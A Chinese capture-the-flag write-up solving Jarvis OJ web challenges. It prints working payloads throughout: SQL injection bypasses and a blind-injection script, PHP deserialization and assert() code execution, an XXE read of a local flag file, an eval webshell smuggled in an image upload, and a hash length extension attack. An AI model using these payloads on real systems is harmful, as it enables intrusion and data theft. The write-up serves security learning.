
Jarvis OJ web writeup

原创

GAPPPPP 于 2019-04-03 16:53:52 发布 544 收藏 1

1. Login

在响应头中得到了hint



也就是说我们post传入的pass经过了md5加密，我们都知道这种登陆问题最常见的payload就是类似于`admin'or 1=1#`这种，同理我们只要能找到一个md5加密后符合这种类似格式的语句即可，在实验吧当中也有一道相似的题目，最后的payload为`ffifdyop`，这个字符串经过md5加密后的结果为

```php
<?php
$password='ffifdyop';
echo(md5($password,true));
?>
```

```
'or'6]��!r,��b
```

符合上文提到的格式要求，提交后得到flag。

2. LOCALHOST

burp抓包后添加X-Forwarded-For: 127.0.0.1，得到flag。

3. PORT51

这题不知道怎么搞得，使用了curl指令用51端口进行访问也没有得到flag…

```
>curl --local-port 51 http://web.jarvisoj.com:32770/
```


```
<body>
        <h3>Please use port 51 to visit this site.</h3>
</body>
</html>
```

4. 神盾局的秘密

右键查看元素，看到图片指向了一个包含着任意文件读取的url

```
<img src="showimg.php?img=c2hpZWxkLmpwZw==" width="100%">
```

访问一下看看



而且可以注意到`showing.php?img=一个base64加密的文件名`，我们尝试一下能不能直接读取`flag.php`,payload:`showing.php?img=ZmxhZy5waHA=`

> **Warning**: readfile(flag.php): failed to open stream: No such file or directory in **/opt/lampp/htdocs/showimg.php** on line **7**

并不可以...但是我们看到了网页是采取`readfile()`方法对我们的输入进行处理，也就印证了我们对于任意文件读取类型漏洞的判断，既然没有`flag.php`,那么再尝试访问一下`index.php`,payload=`showing.php?img=aW5kZXgucGhw`
得到

```
?php
        require_once('shield.php');
        $x = new Shield();
        isset($_GET['class']) && $g = $_GET['class'];
        if (!empty($g)) {
                $x = unserialize($g);
        }
        echo $x-
```

也就是说需要我们以get的方式传入一个名为class的变量，其内容是一个Shield类，并且会对其进行反序列化操作。但Shield类的构造方式我们未知，再去访问一下`shield.php`,payload:`showimg.php?img=c2hpZWxkLnBocA==`
可以得到

```
<!--
?php //flag is in pctf.php class Shield { public $file;
function __construct($filename = '') { $this -
-->
<html> event
  <head></head>
  <body>
    file = $filename; } function readfile() { if
    (!empty($this->file) && stripos($this->file,'..')===FALSE
    && stripos($this->file,'/')===FALSE &&
    stripos($this->file,'\\')==FALSE) { return
    @file_get_contents($this->file); } } } ?>
  </body>
```

稍微整理一下

```
<?php
//flag is in pctf.php
class Shield {
 public $file;
 function __construct($filename = '') {
  $this ->file = $filename;
 }

 function readfile() {
  if (!empty($this->file) && stripos($this->file,'..')===FALSE && stripos($this->file,'/')===FALSE && stripos($t
his->file,'\\')==FALSE) {
   return @file_get_contents($this->file);
  }
 }
}

?>
```

首先是flag存在于`pctf.php`当中，然后是Shield类的构造，需要我们传入一个名为`file`的参数。类中还包含了一个`readfile()`方法，如果我们传入的file当中不包含`..`,`/`,`\\`则会读取出file的内容，我们直接传入存在flag的`pctf.php`。

```
15 $key=new Shield();
16 $key->file='pctf.php';
17 echo serialize($key);
18 ?>
19
20 <
```

```
O:6:"Shield":1:{s:4:"file";s:8:"pctf.php";}
```

最后的payload为`index.php?class=O:6:%22Shield%22:1:{s:4:%22file%22;s:8:%22pctf.php%22;}`得到flag。

6. IN A Mess

f12查看元素得到提示。

```
<!--index.phps-->
<html> event
  <head></head>
  <body>work harder!harder!harder!</body>
</html>
```


访问index.phps

```
if(!$_GET['id'])
{
        header('Location: index.php?id=1');
        exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
        echo 'Hahahahahaha';
        return ;
}
```

```
$data = @file_get_contents($a,'r');
if($data=="1112 is a nice lab!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
        require("flag.txt");
}
else
{
        print "work harder!harder!harder!";
}


?>
```


得到了index.php的源码。由题意可知需要我们传入三个变量，分别为`$id`,`$a`,`$b`。首先是对`$id`变量的处理，`$_GET['id']`的返回值不可以为0但是`$id==0`的返回值需要为`true`，注意到这里用到了连续两个等于号，可以利用php弱类型比较进行绕过，只需要传入一个字符串(string会在进行比较时自动转换为int类型的0)。然后是`$a`中不能出现`'.'`，`file_get_contents()`函数是用于将文件的内容读入到一个字符串中的首选方法。利用`php://input`伪协议可以向`$a`写入指定的内容(1112 is a nice lab!)。最后对于变量`$b`,长度需要大于5，然后将`111`和`$b`的第一个字符拼接起来(eregi()函数在一个字符串搜索指定的模式的字符串),但是`$b`的第一位又不可以是4，可以联系eregi()函数的%00截断的性质，当eregi()匹配到%00是便不再向下匹配了，如果我们直接传入一个`%00`开头的数，则eregi当中的匹配便成为了eregi(“111”,“1112”)符合要求,最后的payload为:



访问一下给出的地址，可以看出是一个sql注入的题目。过滤了空格`（/*1*/方式绕过）`,union和select使用双写绕过。最后的注入语句为

```
http://web.jarvisoj.com:32780/%5EHT2mCpcvOLf/index.php?id=-1/*1*/uniunionon/*1*/seselectlect/*1*/1,2,(seselectlect/*1*/group_concat(table_name)/*1*/frfromom/*1*/information_schema.tables/*1*/where/*1*/table_schema=database())%23
http://web.jarvisoj.com:32780/%5EHT2mCpcvOLf/index.php?id=-1/*1*/uniunionon/*1*/seselectlect/*1*/1,2,(seselectlect/*1*/group_concat(column_name)/*1*/frfromom/*1*/information_schema.columns/*1*/where/*12*/table_name=0x636f6e74656e74)%23
http://web.jarvisoj.com:32780/%5EHT2mCpcvOLf/index.php?id=-1/*1*/uniunionon/*1*/seselectlect/*1*/1,2,(seselectlect/*1*/context/*1*/frfromom/*1*/content)%23
```

7. admin

进入题目后只给出了一行Hello World，查看元素和响应头之后并没有得到提示，考虑源码泄露和robots.txt的问题，访问robots.txt，得到提示

```
Disallow: /admin_s3cr3t.php
```

访问admin_s3cr3t.php，得到了一个假flag…

flag{hello guest}


看一下响应头

burp抓包修改一下cookie:`admin=1`，得到flag。

8. api调用(XEE攻击)

一道考察XEE攻击的题目，先了解一下什么是XEE漏洞，XEE漏洞就是XML外部实体注入(XML External Entity)，首先要做的是测试一下我们发送的XML内容能否被应用程序所解析，修改一下`Content-Type: application/xml`，然后定义一个名为'b'外部实体，其内容为'hello'。

```
<?xml version="1.0"?>
<!DOCTYPE a [
<!ENTITY b "hello">]>
<c>&b;</c>
```



看到了我们发送的内容已经被解析了，也就印证了XEE漏洞的存在。XML实体中的关键字'SYSTEM'会令XML解析器从url中读取内容，我们就可以利用XML解析器去访问攻击者指定的资源后得到flag。

payload:

```
<?xml version="1.0"?>
<!DOCTYPE a [
<!ENTITY b SYSTEM "file:///home/ctf/flag.txt">]>
<c>&b;</c>
```

资料来源：

> https://www.freebuf.com/articles/web/126788.html#

9. babyphp

在about页面当中得到了提示，题目可能涉及git源码泄露的问题，使用工具githack进行探测，在cmd中输入指令

```
>py GitHack.py http://web.jarvisoj.com:32798/.git/
```

得到源码

```
[+] Download and parse index file ...
index.php
templates/about.php
templates/contact.php
templates/flag.php
templates/home.php
[OK] index.php
[Error] [Error 183] : u'web.jarvisoj.com_32798\\templates'
[Error] [Error 183] : u'web.jarvisoj.com_32798\\templates'
[Error] [Error 183] : u'web.jarvisoj.com_32798\\templates'
[OK] templates/home.php
[OK] templates/about.php
[OK] templates/flag.php
[OK] templates/contact.php
```


查看index.php的源码，找到了关键语句。

```
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
```

我们可以利用assert的任意代码执行漏洞对flag.php的内容进行读取。观察语句`assert("file_exists('$file')") or die("That file doesn't exist!");`，其中`$file`的内容是由用户进行输入的，如果我们的输入为`')`开头的话，便会使得`file_exists('`语句闭合，之后我们便可以进行恶意代码的执行，payload:`?page=') or print_r(file_get_contents('templates/flag.php'));%23`或者`?page=') or system("cat templates/flag.php");%23`，有一点需要注意的是在对语句进行闭合的时候使用`#`是无效的，可能是因为不被解析的原因，直接使用`%23`就可以了。

10. Simple Injection

一道考察sql注入的题目，值得注意的是对空格的过滤，可以使用`/*1*/`进行绕过，然后就是普通的bool类型盲注了，直接贴脚本了

```
import requests
s=requests.session()
url='http://web.jarvisoj.com:32787/login.php'
c=s.get(url)
key=''
for i in range(1,50):
    print(i)
    for j in range(27,137):
        #ans="admin'='0'||ascii(substr((select/*1*/table_name/*1*/from/*1*/information_schema.tables/*1*/where/*
1*/table_schema=database()limit/*1*/1,1),"+str(i)+",1))="+str(j)+"#"
        ans="admin'='0'||ascii(substr((select/*1*/column_name/*1*/from/*1*/information_schema.columns/*1*/where/
*1*/table_name='admin'limit/*1*/0,1),"+str(i)+",1))="+str(j)+"#"
        #ans="admin'='0'||ascii(substr((select/*1*/password/*1*/from/*1*/admin/*1*/limit/*1*/0,1),"+str(i)+",1))
="+str(j)+"#"
        payload={'username':ans,'password':'123'}
        c=s.post(url,payload)
        if '密码错误' in c.text:
            key=key+chr(j)
            print(key)
```

之后得到了:

```
table_name:admin
column_name:id username password
password:334cfb59c9d74849801d5acdcfdaadc3
将passwordMD5解密后得到:eTAloCrEP
```

使用密码以admin身份登陆后得到flag。


11. Easy Gallery

"没有什么防护是一个漏洞解决不了的，如果有，那就.....
"

可见这道题目中应当涉及到了多种漏洞，首先gallery应当存在文件上传的功能，尝试一下制作一个一句话图片木马后使用菜刀连接，很可惜失败了。仔细观察一下网站的构架，其url形式为`http://web.jarvisoj.com:32785/index.php?page=view`,可能存在有任意文件读取的漏洞，，使用一句话`<?php @eval($_POST[1])?>`制作一句话图片木马进行上传，修改`?page`后的内容为`uploads/xxx.jpg`(xxx为图片的id)进行读取，得到错误信息

Warning: fopen(uploads/1553928533.jpg.php): failed to open stream: No such file or directory in **/opt/lampp/htdocs/index.php** on line **24**
No such file!

原来网站在进行处理的时候会自动加上`.php`，但是我们想要实现任意文件读取的的文件为`.jpg`结尾，此时使用`%00`截断进行绕过，payload:`uploads/xxx.jpg`,依旧没有得到flag...




考虑可能是我们的一句话中的内容被waf监测到，故修改一句话木马为`<script language="php">@eval($_POST[1])</script>`，重新制作一句话图片马，上传访问得到flag。

12. admin

题目要求我们以admin的方式登陆来获得flag，值得注意的点是有两个可疑的cookie值，分别是hah和role

hsh	web.jarvisoj.c...	/	会话	Sat, 30 Mar 2019 15:19...	3a4727d57463f122833d9e...	false	Unset
PHPSESSID	web.jarvisoj.c...	/	会话	Sat, 30 Mar 2019 15:19...	vp3gsmbpaqenj11ovukian...	false	Unset
role	web.jarvisoj.c...	/	会话	Sat, 30 Mar 2019 15:19...	s%3A5%3A%22guest%22...	false	Unset
UM_distinctid	.jarvisoj.com	/	Sun, 28 Jul 2019 02:31:...	Sat, 30 Mar 2019 15:19...	1688d26385e13a-0370eda...	false	Unset

hah的长度为32，应当是经过hash函数加密的值，role则为guest的序列化输出，尝试将guest字符串md5加密，结果和hah的值并不相同。
考虑收集其余的资源，利用SourceLeakHacker进行源码泄露的探测



访问后得到源码

```
                                                                    </html>
  </body></html>  </html>  </body>          ?>          }
    <</ht</html>  </body>       ?>          }          echo "<h3>Only
Admin can see the flag!!</h3>";         } else {            echo
"<h3>Welcome Admin. Your flag is        if ($auth) {        }
    setcookie('hsh',$hsh);              $hsh                        =
md5($salt.strrev($s));              setcookie('role',$s);           $s
= serialize($role);         } else {            }               $auth
= false;            } else {                $auth = true;           if
($role==="admin" && $hsh === md5($salt.strrev($_COOKIE["role"]))) {
            $hsh = $_COOKIE["hsh"];             $role               =
unserialize($_COOKIE["role"]);          if    (isset($_COOKIE["role"]))
{       $salt =         $role = "guest";        $auth    =    false;
    <?php   <body>    </head>  </style>     }       text-
align:center;       background:gray;    body                { <style
type="text/css">  <title>Web    350</title>  <head>  <html>  <!DOCTYPE
html>  ↵
```


内容有点杂乱，整合一下：hah的值是由未知的`$salt`和cookie中的role值的逆置拼接起来并md5加密得到的，我们已经知道了`$salt`和guest序列化的值拼接后的md5值，很明显是一个利用hash函数拓展攻击解决的题目，使用hashpump(注意序列化后的逆置问题)

```
Input Signature: 3a4727d57463f122833d9e732f94e4e0
Input Data: ;"tseug":5:s
Input Key Length: 12
Input Data to Add: ;"nimda":5:s
fcdc3840332555511c4e4323f6decb07
;"tseug":5:s\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xc0\x00\x00\x00\x00
\x00\x00\x00;"nimda":5:s
```

使用burp抓包修改role和hah的值，得到flag。

13. WEB?

这道题真的是没看出来哪里有破绽，看了大佬们的博客之后才知道关键的问题出在`app.js`当中(orz)，这时我们随便在密码的输入框当中输入数据后得到报错的信息`Wrong Password!!`，在`app.js`当中搜索指定的字符串

```
{
  key: '__handleTouchTap__REACT_HOT_LOADER__',
  value: function () {
    var e = this.state.passcontent,
    t = {
      passowrd: e
    };
    self = this,
    $.post('checkpass.json', t, function (t) {
      self.checkpass(e) ? self.setState({
        errmsg: 'Success!!',
        errcolor: b.green400
      })  : (self.setState({
        errmsg: 'Wrong Password!!',
        errcolor: b.red400
      }), setTimeout(function () {
        self.setState({
          errmsg: ''
```


得知了用于验证密码是否正确的`checkpass.json`，如果该json的返回值是true的话则返回成功。此时我们在`app.js`当中搜索`checkpass.json`后观察其结构

首先是两组数据o和r，然后是判断语句

```
      ], n = 0; n < 25; n++) {
        for (var i = 0, a = 0; a < 25; a++) i += t[a] * o[n][a];
        if (i !== r[n]) return !1
      }
      return !0
```

可以判断出其是一个二十五元一次的方程组，如果我们输入的数据为方程组的解，则该json的返回值为1。在线解密一下

系数矩阵：

```
158, 85, 116, 97, 145, 21, 105, 2, 256, 69, 21, 152, 155, 88, 11, 232, 146, 23
8, 170, 123, 135, 150, 161, 249, 236
251, 96, 103, 188, 188, 8, 33, 39, 237, 63, 230, 128, 166, 130, 141, 112, 254
, 234, 113, 250, 1, 89, 0, 135, 119
192, 206, 73, 92, 174, 130, 164, 95, 21, 153, 82, 254, 20, 133, 56, 7, 163, 48
, 7, 206, 51, 204, 136, 180, 196
106, 63, 252, 202, 153, 6, 193, 146, 88, 118, 78, 58, 214, 168, 68, 128, 68, 3
5, 245, 144, 102, 20, 194, 207, 66
154, 98, 219, 2, 13, 65, 131, 185, 27, 162, 214, 63, 238, 248, 38, 129, 170, 1
80, 181, 96, 165, 78, 121, 55, 214
193, 94, 107, 45, 83, 56, 2, 41, 58, 169, 120, 58, 105, 178, 58, 217, 18, 93, 2
12, 74, 18, 217, 219, 89, 212
164, 228, 5, 133, 175, 164, 37, 176, 94, 232, 82, 0, 47, 212, 107, 111, 97, 15
3, 119, 85, 147, 256, 130, 248, 235
221, 178, 50, 49, 39, 215, 200, 188, 105, 101, 172, 133, 28, 88, 83, 32, 45, 1
3, 215, 204, 141, 226, 118, 233, 156
236, 142, 87, 152, 97, 134, 54, 239, 49, 220, 233, 216, 13, 143, 145, 112, 21
7, 194, 114, 221, 150, 51, 136, 31, 198
```

右边向量：

```
325799
309234
317320
327895
298316
301249
330242
289290
273446
337687
258725
267444
373557
322237
344478
362136
331815
315157
299242
305418
313569
```


您所输入问题的解如下：

x_1 = 81.0000
x_2 = 87.0000
x_3 = 66.0000
x_4 = 123.0000
x_5 = 82.0000
x_6 = 51.0000
x_7 = 97.0000
x_8 = 99.0000
x_9 = 55.0000
x_{10} = 95.0000
x_{11} = 49.0000
x_{12} = 115.0000
x_{13} = 95.0000
x_{14} = 105.0000
x_{15} = 110.0000
x_{16} = 116.0000
x_{17} = 101.0000
x_{18} = 114.0000
x_{19} = 101.0000
x_{20} = 115.0000
x_{21} = 116.0000
x_{22} = 105.0000
x_{23} = 110.0000
x_{24} = 103.0000
x_{25} = 125.0000

利用python脚本转化为char类型得到flag。

14.PHPINFO

进入题目后看到了一段php语句。

```php
<?php
//A  webshell  is  wait  for  you
ini_set('session.serialize_handler',  'php');
session_start();
class  OowoO
{
        public  $mdzz;
        function  __construct()
        {
                $this->mdzz  =  'phpinfo();';
        }

        function  __destruct()
        {
                eval($this->mdzz);
        }
}
if(isset($_GET['phpinfo']))
{
        $m  =  new  OowoO();
}
else
{
        highlight_string(file_get_contents('index.php'));
}
?>
```


可以看出有一个名为`OowoO`的类，内部有一个名为`mdzz`的公有成员属性，构造任意的`OowoO`类的对象时便会给此对象的`mdzz`属性赋值为`phpinfo();`,执行析构函数时则会调用`mdzz`，也就是展示`phpinfo`的内容。
题目的关键点在于开头的一句话当中

```php
ini_set('session.serialize_handler',  'php');
```

我们可以看到index.php当中使用的session序列化处理器是`php`，但是在`phpinfo()`当中session的序列化处理器则为`php_serialize`，之后的内容就需要学习一下了

> http://drops.wooyun.org/tips/3909

漏洞出现在对于不同的序列化处理器，对应的有不同的处理格式，其中常见的有

处理器	对应的存储格式
php	键名 + 竖线 + 经过 serialize() 函数反序列处理的值
php_binary	键名的长度对应的 ASCII 字符 + 键名 + 经过 serialize() 函数反序列处理的值
php_serialize (php>=5.5.4)	经过 serialize() 函数反序列处理的数组


此时我们存储session的序列化处理器采用的为`php_serialize`，如果我们传入的数据为`|O:8:"stdClass":0:{}'`，存储时采用的序列化处理器为`php_serialize`则存储的格式为`a:1:{s:4:"ryat";s:20:"|O:8:"stdClass":0:{}";}`，而此时我们读取时采用的序列化处理器为`php`,反序列化后的内容为`array(1) { ["a:1:{s:4:"ryat";s:20:""]=> object(stdClass)#1 (0) {}`，可以看出我们通过注入`|`后成功实现了对`stdClass`的实例化。但是题目本身并没有给我们利用该漏洞的机会，此时可以通过`Session Upload Progress`实现session的传入。
学习资料：

> https://chybeta.github.io/2017/07/05/jarvisoj-web-writeup/#PHPINFO
> https://blog.csdn.net/wy_97/article/details/78430690

当一个上传在处理中，同时POST一个与ini中设置的session.upload_progress.name同名的变量时，当PHP检测到这种POST请求时，会在session中添加一组数据，因此可以通过`Session Upload Progress`来对session进行设置。
在本地创建index.html来实现对网站post和上传的同时进行。其内容为

```
<!DOCTYPE html>
<html>
<head>
 <title>test</title>
 <meta charset="utf-8">
</head>
<body>
 <form action="http://web.jarvisoj.com:32784/index.php" method="POST" enctype="multipart/form-data">
     <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="123" />
     <input type="file" name="file" />
     <input type="submit" value="go" />
 </form>
</body>
</html>
```

此时只需要修改file的名称，便可以实现对于session的注入。
接下来就是对于`OowoO`类的序列化处理。首先读取当前的文件列表。`O:5:"OowoO":1:{s:4:"mdzz";s:36:"print_r(scandir(dirname(__FILE__)));";}`
需要注意的是作为注入关键的`|`的补充和`"`的转义问题，修改为`|O:5:\"OowoO\":1:{s:4:\"mdzz\";s:36:\"print_r(scandir(dirname(__FILE__)));\";}`
得到关键的文件名称：`Here_1s_7he_fl4g_buT_You_Cannot_see.php`



```
-----------------------------41184676334
Content-Disposition: form-data;
name="PHP_SESSION_UPLOAD_PROGRESS"

123
-----------------------------41184676334
Content-Disposition: form-data; name="file";
filename="|0:5:\"OowoO\":1:{s:4:\"mdzz\";s:36:\"prin
t_r(scandir(dirname(__FILE__)));\";}"
Content-Type: text/plain
```

```
</code>Array
(
    [0] => .
    [1] => ..
    [2] =>
Here_1s_7he_fl4g_buT_You_Cannot_see.php
    [3] => index.php
    [4] => phpinfo.php
)
```


之后对其进行`print_r(file_get_contents())`读取，获得flag。


```
Content-Disposition: form-data; name="file";
filename="|0:5:\"OowoO\":1:{s:4:\"mdzz\";s:88:\"print
_r(file_get_contents(\"/opt/lampp/htdocs/Here_1s_7he
_fl4g_buT_You_Cannot_see.php\"));\";}"
Content-Type: text/plain
```

```
</code><?php

$flag="CTF{4d96e37f4be998c50aa586de4ada354a}";
?>
```

15.inject

提示要先找到源码，使用源码泄露工具扫描一下



f12得到源码

```
<?php
require("config.php");
$table = $_GET['table']?$_GET['table']:"test";
$table = Filter($table);
mysqli_query($mysqli,"desc `secret_{$table}`") or Hacker();
$sql = "select 'flag{xxx}' from secret_{$table}";
$ret = sql_query($sql);
echo $ret[0];
?>
```

题目的关键点在于闭合时使用的反引号和`desc`语句，对于`desc`语句，其可以执行两个参数

```
{DESCRIBE | DESC} tbl_name [col_name | wild]
```


我们可以通过闭合语句来进行注入，剩下的就和普通的注入相同了(需要注意的是`'`被过滤了，查询列名时可以使用16进制编码进行绕过)，注入语句为：

```
